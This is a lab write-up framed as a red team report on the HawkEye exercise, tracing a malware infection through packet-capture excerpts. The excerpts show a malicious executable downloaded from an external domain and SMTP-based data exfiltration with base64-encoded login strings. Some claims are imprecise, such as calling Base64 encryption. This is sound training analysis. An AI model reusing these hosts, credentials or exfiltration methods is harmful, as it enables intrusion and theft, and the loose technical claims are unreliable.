

TASK 1

RED TEAM REPORT – HAWKEYE LAB

1. Introduction

This report presents a Red Team perspective of the HawkEye Lab. It focuses on simulating a cyberattack to understand attacker behavior and how a system can be compromised. The goal is to replicate the attack cycle from the lab scenario, including data access, external C2C communication and data exfiltration.

2. Objective

- Reconstruct attack cycle
- Simulate a real-world cyberattack
- Gain initial access to target system
- Execute malicious payload
- Establish connection with attacker system
- Exfiltrate sensitive information.

3. Attacker Toolkit

- Malicious .exe payload
- HTTP server for payload delivery
- Command-and-control (C2C) server
- Email for data exfiltration
- Base64 encoding technique.


4. Attack Methodology – Cyber Kill Chain

4.1. Reconnaissance

- The attacker finds a potential target according to their attack vector.
- This targeted approach allows attacker to exploit the user behavior rather than technical vulnerabilities.
- Gather basic information regarding the target environment for successful delivery of the attack.

4.2. Weaponization

- The attacker creates a malicious executable payload, **tkraw_Protected99.exe** to execute on the target system.



```
Hypertext Transfer Protocol
> GET /proforma/tkraw_Protected99.exe HTTP/1.1\r\n
Accept: */*\r\n
Accept-Encoding: gzip, deflate\r\n
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0;
```


Figure 4.2

- Sets up infrastructure where it configures an external server to host the malicious payload domain **proforma-invoices.com**.

- The payload establishes connection between target and the attacker systems to facilitate data exfiltration.
- The payload may be obfuscated to evade signature-based detection mechanisms.

4.3. Delivery


- The payload is delivered to the target over a HTTP network through a HTTP server.



No.	Time	Source	Destination	Protocol	Length	Info
210	2019-04-10 20:37:54.7227262	10.4.10.132	217.182.138.150	HTTP	392	GET /proforma/tkraw_Protected99.exe HTTP/1.1
3155	2019-04-10 20:37:56.0772042	217.182.138.150	10.4.10.132	HTTP	790	HTTP/1.1 200 OK (application/x-msdownload)
3164	2019-04-10 20:38:15.7698992	10.4.10.132	66.171.248.178	HTTP	129	GET / HTTP/1.1

Figure 4.3.(a)

- The victim downloads the executable file from the malicious domain, **proforma-invoices.com**.




```
Host: proforma-invoices.com\r\n
Connection: Keep-Alive\r\n
\r\n
[Response in frame: 3155]
[Full request URI: http://proforma-invoices.com/proforma/tkraw_Protected99.exe]
```

Figure 4.3.(b)

- The use of unencrypted HTTP allows the attacker to bypass secure detection mechanisms and deliver the payload without encryption.

4.4. Exploitation

- The victim system uses outdated OS **Windows NT 6.1**, which could act as a vulnerability.



```
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0;
Host: proforma-invoices.com\r\n
Connection: Keep-Alive\r\n
```

Figure 4.4.

- The victim downloads the malicious file, **tkraw_Protected99.exe**, which is a possible phishing or a social engineering attack. Once the file is executed, the malware runs on the system and initiates further actions.

4.5. Installation

- After execution, the malware installs itself on the victim system.
- It then prepares the system for control by the attacker infrastructure thus modifies system behavior.
- The malware may also form persistent mechanisms if it goes undetected for a long time.

4.6. Command-and-Control (C2C)

- The malware establishes connection with the attacker system using DNS queries for direct IP communication, **217.182.138.150** to continue further actions.

```
Internet Protocol Version 4, Src: 10.4.10.132, Dst: 217.182.138.150
Transmission Control Protocol, Src Port: 49204, Dst Port: 80, Seq: 1, Ack: 1, Len: 338
```

Figure 4.6.

- To maintain persistent access, the attacker periodically communicates with the victim system.

4.7. Action and Objective

- Attacker exfiltrates sensitive information using SMTP every 10 minutes, where data is sent to an external email address.

No.	Time	Source	Destination	Protocol	Length	Info
3193	2019-04-10 20:38:16.691882Z	23.229.162.69	10.4.10.132	SMTP	110	S: 354 Enter message, ending with "." on a line by itself
3194	2019-04-10 20:38:16.712251Z	10.4.10.132	23.229.162.69	SMTP	418	C: DATA fragment, 356 bytes
3196	2019-04-10 20:38:16.712359Z	10.4.10.132	23.229.162.69	SMTP	1076	C: DATA fragment, 1022 bytes
3198	2019-04-10 20:38:16.712458Z	10.4.10.132	23.229.162.69	SMTP	1078	C: DATA fragment, 1024 bytes
3200	2019-04-10 20:38:16.712516Z	10.4.10.132	23.229.162.69	SMTP	198	C: DATA fragment, 144 bytes
3202	2019-04-10 20:38:16.712598Z	10.4.10.132	23.229.162.69	SMTP	56	C: DATA fragment, 2 bytes
3204	2019-04-10 20:38:16.712661Z	10.4.10.132	23.229.162.69	SMTP/L	59	from: sales.del@macwinlogistics.in, subject: =?utf-8?B?5GF3a0V5Z5BLZ1s1b2dnZK1gLSBS2NjVcm4gdjks...
3206	2019-04-10 20:38:16.853784Z	23.229.162.69	10.4.10.132	SMTP	82	S: 250 OK id=1hE3z6-0066e9-Af
3253	2019-04-10 20:39:56.111682Z	23.229.162.69	10.4.10.132	SMTP	121	S: 421 p3plcpnl0413.prod.phx3.secureserver.net lost input connection
3306	2019-04-10 20:48:20.646402Z	23.229.162.69	10.4.10.132	SMTP	251	S: 228-p3plcpnl0413.prod.phx3.secureserver.net ESMTP Exim 4.91 #1 Wed, 10 Apr 2019 13:48:20 -6
3307	2019-04-10 20:48:20.646732Z	10.4.10.132	23.229.162.69	SMTP	76	C: EHLO Beijing-Scd1-PC
3309	2019-04-10 20:48:20.715025Z	23.229.162.69	10.4.10.132	SMTP	261	S: 250-p3plcpnl0413.prod.phx3.secureserver.net Hello Beijing-Scd1-PC [173.66.146.112] SIZE 5
3310	2019-04-10 20:48:20.715259Z	10.4.10.132	23.229.162.69	SMTP	107	C: AUTH login User: c2f5Z9WuZ6v6Q6ihY3dpbmoxV21z06ljcy5pbq==
3312	2019-04-10 20:48:20.782363Z	23.229.162.69	10.4.10.132	SMTP	72	S: 334 U0frc3dvcmQ6
3313	2019-04-10 20:48:20.782599Z	10.4.10.132	23.229.162.69	SMTP	68	C: Pass: U0f5Z9WuZ6v6Q6ihY3dpbmoxV21z06ljcy5pbq==
3315	2019-04-10 20:48:20.850421Z	23.229.162.69	10.4.10.132	SMTP	84	S: 235 Authentication succeeded
3316	2019-04-10 20:48:20.850616Z	10.4.10.132	23.229.162.69	SMTP	96	C: MAIL FROM: <sales.del@macwinlogistics.in>

Figure 4.7.

- The use of mail-based exfiltration allows the attacker to blend malicious activity with legitimate ongoing traffic making it easier to go undetected and continue the process for a long time.

5. Attack Timeline

- Victim IP – 10.4.10.132 attempts to access a suspicious domain, **proforma invoices.com**.
- DNS query sent to DNS server- 10.4.10.4, receives **IP address 217.182.138.150**.
- Victim connects to 217.182.138.150 over unencrypted **HTTP** rather than HTTPS.
- Suspicious .exe file, **tkraw_Protected99.exe** downloaded by the victim.
- Victim OS – **Windows NT 6.1**, more vulnerable since old version, indicates exploiting vulnerability.
- Communication established with malicious IP.
- Data exfiltration confirmed after observing SMTP traffic which indicates exfiltration through emails.
- The malware establishes persistence and continues data exfiltration every 10 minutes indicating automated attacker control, thus confirming that the system is compromised.

6. Techniques Used

- Malware delivery via unencrypted HTTP.
- Command-and-control communication (C2C).
- Data exfiltration via SMTP.
- Use of encoded data (Base64), i.e, encryption for evasion.
- Use of common protocols HTTP, SMTP to avoid detection.

7. Vulnerabilities Exploited

- Outdated operating system, Windows NT 6.1
- Weak monitoring system
- Absence of strict network controls.

8. Objectives Achieved

- Gained access to victim system.
- Delivered and executed malicious payload.
- Established C2C connection.
- Exfiltrated target sensitive information.

9. Conclusion

This Red Team simulation illustrates how attackers may exploit weak security controls to compromise system and exfiltrate data. Understanding attacker methodologies enables organizations to reinforce their security measures and minimize the risk of similar attacks.